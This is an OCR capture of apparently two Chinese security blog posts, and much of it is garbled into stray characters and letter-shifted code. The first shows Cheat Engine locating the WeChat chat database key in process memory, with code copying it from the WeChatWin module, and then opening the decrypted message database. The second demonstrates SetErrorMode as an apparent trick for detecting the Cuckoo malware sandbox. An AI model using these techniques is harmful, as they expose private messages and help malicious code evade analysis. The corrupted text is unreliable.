
Ⓑ 罗 P DJ LF 矿结

Ⓟ般摄 绑 练绑



Qdylfdw 练罗 VTOlwh 矿


SQLite - 新建连接
常规
高级
附加的数据库
HTTP
连接名:
类型:
现有的数据库文件
新建 SQLite 3
新建 SQLite 2
数据库文件:
C:\Users\GuiShou\Desktop\dec_ChatMsg.
...
连接测试
确定
信安之路



规 Ⓑ 齐 般摄

ⓤ


Ⓑ般 职 般 离 罗 Ⓡ 面 矿


矿 角 矿 露 阻摄 规 角 ⓤ

Ⓑ 摄 ⓤ 矿 谅Ⓑ


摄 绑神

FH 罪 职Ⓡ Ⓑ




Cheat Engine 6.8.3
文件 编辑 列表 D3D 帮助
000036E4-WeChat.exe
找到: 2
地址 当前值 先前值
03724F48 E2 A1 47 2F 28 56 4...
09786D35 E2 A1 47 2F 28 56 4...
新的扫描
再次扫描
撤销扫描
设置
数值:
16进制
A80F32CB970FDD56229100F48D0B98F3CE0FF9BA049
扫描类型 搜索数组
数值类型 字节数组
内存扫描选项
All
起始 0000000000000000
停止 00007fffffffffff
可写
执行
写入时复制
快速扫描 1
对齐
最后位数
扫描时暂停游戏
禁止随机
开启变速精灵
查看内存
手动添加地址
激活 说明 地址 类型 当前值
无说明 03724F48 字节数组 E2 A1 47 2F 28 56 47 82 82 F0 5A 80 F3 2C B9 70 FD D5 62 29 10 0F 48 D0 B9 8
无说明 09786D35 字节数组 E2 A1 47 2F 28 56 47 82 82 F0 5A 80 F3 2C B9 70 FD D5 62 29 10 0F 48 D0 B9 8
信安之路
高级选项
表单描述

践 缩罗 矿 Ⓑ般练罗



罗 规 迄 般 迎 矿 罗

角 迎 般摄

ⓤ 见 绑神

fkdu gdwdedvhnh| ^3{53` @ ~ 3 Ø

22获取 Z hF kdwZ lq 的基址

GZ RUG gz Nh| Dggu @

+GZ RUG,J hwP r gxchKdqgch+O%Z hF kdwZ lq1go%.

Z{GdwdedvhNh|>

OSYRLG- sDggu @+OSYRLG-,+-+GZ RUG-,gz Nh| Dggu,>

GZ RUG gz RogDvwu @ 3>

YluwxdoSur vhf wvsDggu/ 3{53/ SDJ HbH[HF XWHbUHDGZ ULWH/

) gz RogDvwu,>

```
p hp f s| +gdwdedvhnh| / sDggu/ 3{ 53,>

YluwxdoSur vhf w+sDggu/ 3{ 53/ gz RogDvwu/ ) gz RogDvwu,>
```

凉　　警

Ⓑ　　职　矿　角　　警　　矿

职　　摄　耻　　规结

脑结　　警　　败

离　　矿　　迎　　真

院艺　迎

迎　　练范　　评　　Ⓑ矿

迎　　逃矿　　词阻练罗　　摄

迎　矿　　迎　摄

角　　Ⓑ　　矿　　矿露

迎　矿　　脑　　规　摄调　　Ⓑ　　结　　摄

角　Ⓑ　罗　　矿

迎　般矿　绝脑结　　败般摄

迎


迎　　练　　矿

迎　　参　　逃矿　　矿　　练罗


矿　规　角　规　　Fuhdwhl ldhZ 绑　　矿　　矿

Ⓑ

谅　迎



FuhdwhlchZ 绑　矿　　迎　　警　　绑摄




Ⓑ FuhdwhlchZ　　矿　参　N


地址	堆栈	函数过程	调用来自	结构
043FF338	5CF1F75A	包含WeChatWi.5CF198F0	WeChatWi.5CF1F758	043FF334
043FF388	5CF25F05	WeChatWi.5CF1F530	WeChatWi.5CF25F00	043FF384
043FF44C	5CF844A1	WeChatWi.5CF25BC0	WeChatWi.5CF8449C	043FF448
043FF4B8	5CC10853	WeChatWi.5CF84130	WeChatWi.5CC1084E	043FF4B4
043FF568	5CC41FEF	? WeChatWi.5CC10720	WeChatWi.5CC41FEA	043FF564
043FF568	5CC0D5F4	包含WeChatWi.5CC41FEF	WeChatWi.5CC0D5F2	043FF564
043FF58C	5CA9C153	包含WeChatWi.5CC0D5F4	WeChatWi.5CA9C151	043FF588
043FF5E0	5CA9E2DB	? WeChatWi.5CA9C090	WeChatWi.5CA9E2D6	043FF5DC
043FF65C	5CBD18AA	WeChatWi.5CA9DFD0	WeChatWi.5CBD18A5	043FF658
043FF6B4	5CA975EC	? WeChatWi.5CBD1820	WeChatWi.5CA975E7	043FF6B0
043FF72C	5CA984CB	包含WeChatWi.5CA975EC	WeChatWi.5CA984C9	043FF728
043FF778	5CA98444	WeChatWi.5CA98470	WeChatWi.5CA9843F	043FF774
043FF79C	5C9EE4CA	包含WeChatWi.5CA98444	WeChatWi.5C9EE4C8	043FF798
043FF7A4	5D5E0E80	包含WeChatWi.5C9EE4CA	WeChatWi.5D5E0E7E	043FF7A0

矿 罗 f d∞ 鉴 角 f d∞矿


罗 f d∞ 绑 矿 參 l <



绑矿 hf{ 警



hg{ 练罗 颈 矿 耻 罗 鉴 角 fdoo



罗 fdoo矿 颈 面阻般练罗 矿 耻

规 罗 角 fdoo矿 角 KRRN 罗 矿

耻 Ⓑ 警 般摄

矿 规 Ⓑ遗 摄

艺见 矿 绑 耻 VTdwh 露 购角矿

经 见 摄

Vr glqr nlel (f)

原创 RedScarf 信安之路 2019-09-20

节 矿 虚 (f) 矿规

隆谨 翻(f) 摄

(t) 矿评 5 VhwHuur uP r gh 挺 矿

角(f) 逃矿 般矿 阻 摄

调 翻 摄

原理

规 绑 r u P VGQ 神

4携 VhwHuur uP r gh

VhwHuur uP r gh+, 挺 Ⓓ Z lqgr z v 缺

角摄

5携挺

XLQWZ LQDSLVhwHuur uP r gh+bLqbXLQWxP r gh,

6携

参数值	含义
0	使用系统默认的，既显示所有错误的对话框
SEM_FAILCRITICALERRORS 0x0001	系统不显示关键错误处理消息框。 相反，系统发送错误给调用进程。
SEM_NOALIGNMENTFAULTEX CEPT0x0004	系统会自动修复故障此功能只支持部分处理器架构。
SEM_NOGPFAULTERRORBOX 0x0002	系统不显示Windows错误报告对话框。
SEM_NOOPENFILEERRORBO X0x8000	当无法找到文件时不弹出错误对话框。 相反，错误返回给调用进程。

VhwHuuruPrgh 艺 谷 矿 结

结 败 摄 VhwHuuruPrgh 练罗 翻经

摄

VhwHuuruPrgh 练 罗

VHP bQRDOLJ QP HQWI DXOWH[矿 结评 经练罗

矿 评 ⑨摄

见

```
&lqfoxgh %sfk1k%
&lqfoxgh ?lrvwuhdpA
&lqfoxgh ?frqfuw1kA
&lqfoxgh ?zlqgrzv1kA

lqv p dlq+,
~
GZ RUG gz Frgh>
22VhwHuuruPrgh 返回的是上一次函数运行的返回值
22往往第一次都是返回 3，因为前面并没有调用该函数
```

22开始没有设置任何值，所以返回值为 3
22参数 VHP bl DLOF ULWLF DOHUURUV 的值为 4
gz Frgh @ VhwHuur uPrgh+VHP bl DLOF ULWLF DOHUURUV,>
sulqwi+%%kh iluvv gz Frgh=3{({_q%% gz Frgh,>

Ø

```
#include "pch.h"
#include <iostream>
#include <concrt.h>
#include <windows.h>

int main()
{
    DWORD dwCode;
    //SetErrorMode返回的是上一次函数运行的返回值
    //往往第一次都是返回0，因为前面并没有调用该函数
    //开始没有设置任何值，所以返回值为0
    //参数SEM_FAILCRITICALERRORS的值为1
    dwCode = SetErrorMode(SEM_FAILCRITICALERRORS);
    printf("the first dwCode:0x%x\n", dwCode);
}
```

Microsoft Visual Studio 调试控制台

```
the first dwCode:0x0

E:\VS项目文件\SetErrorMode\Debug\S
若要在调试停止时自动关闭控制台，请
按任意键关闭此窗口...
```

信安之路

&lqfoxgh %sfk1k%


&lqfoxgh ?lrvwuhdp A

&lqfoxgh ?frqfuw1kA

&lqfoxgh ?zlqgrzv1kA

lqwp dlq+,

```
~

GZ RUG gz Frgh>

22          结          矿    翻 7

22  练    VhwHuuruPrgh       3

gz Frgh @VhwHuuruPrgh+VHP bQRDOLJQP HQWI DXOWH[ FHSW,>

sulqwi+%wkh iluvwgz Frgh=3{( {_q%gz Frgh,>



22                VHP bQRJSI DXOWHUURUER[     5矿          翻经

              规翻 7

gz Frgh @VhwHuuruPrgh+VHP bQRJSI DXOWHUURUER[,>

sulqwi+%wkh vhfrqg gz Frgh=3{( {_q%gz Frgh,>



22              VHP bI DLOFULWLF DOHUURUV     4矿          翻经

    7.5 @9

gz Frgh @VhwHuuruPrgh+VHP bI DLOFULWLF DOHUURUV,>

sulqwi+%wkh vhfrqg gz Frgh=3{( {_q%gz Frgh,>



Ø
```



脑 矿 练绑 般摄

fxfnrrvdqger{ 练 见 矿 评 间 艺


矿 Ⓑ般 VhwHuuruPrgh 绝陷罪

VHP bQRDOLJQP HQWI DXOWH[摄知sv神 绕

Ⓓ评起 练 见 般矩

练 矿 见 般 5 VhwHuuruPrgh 挺

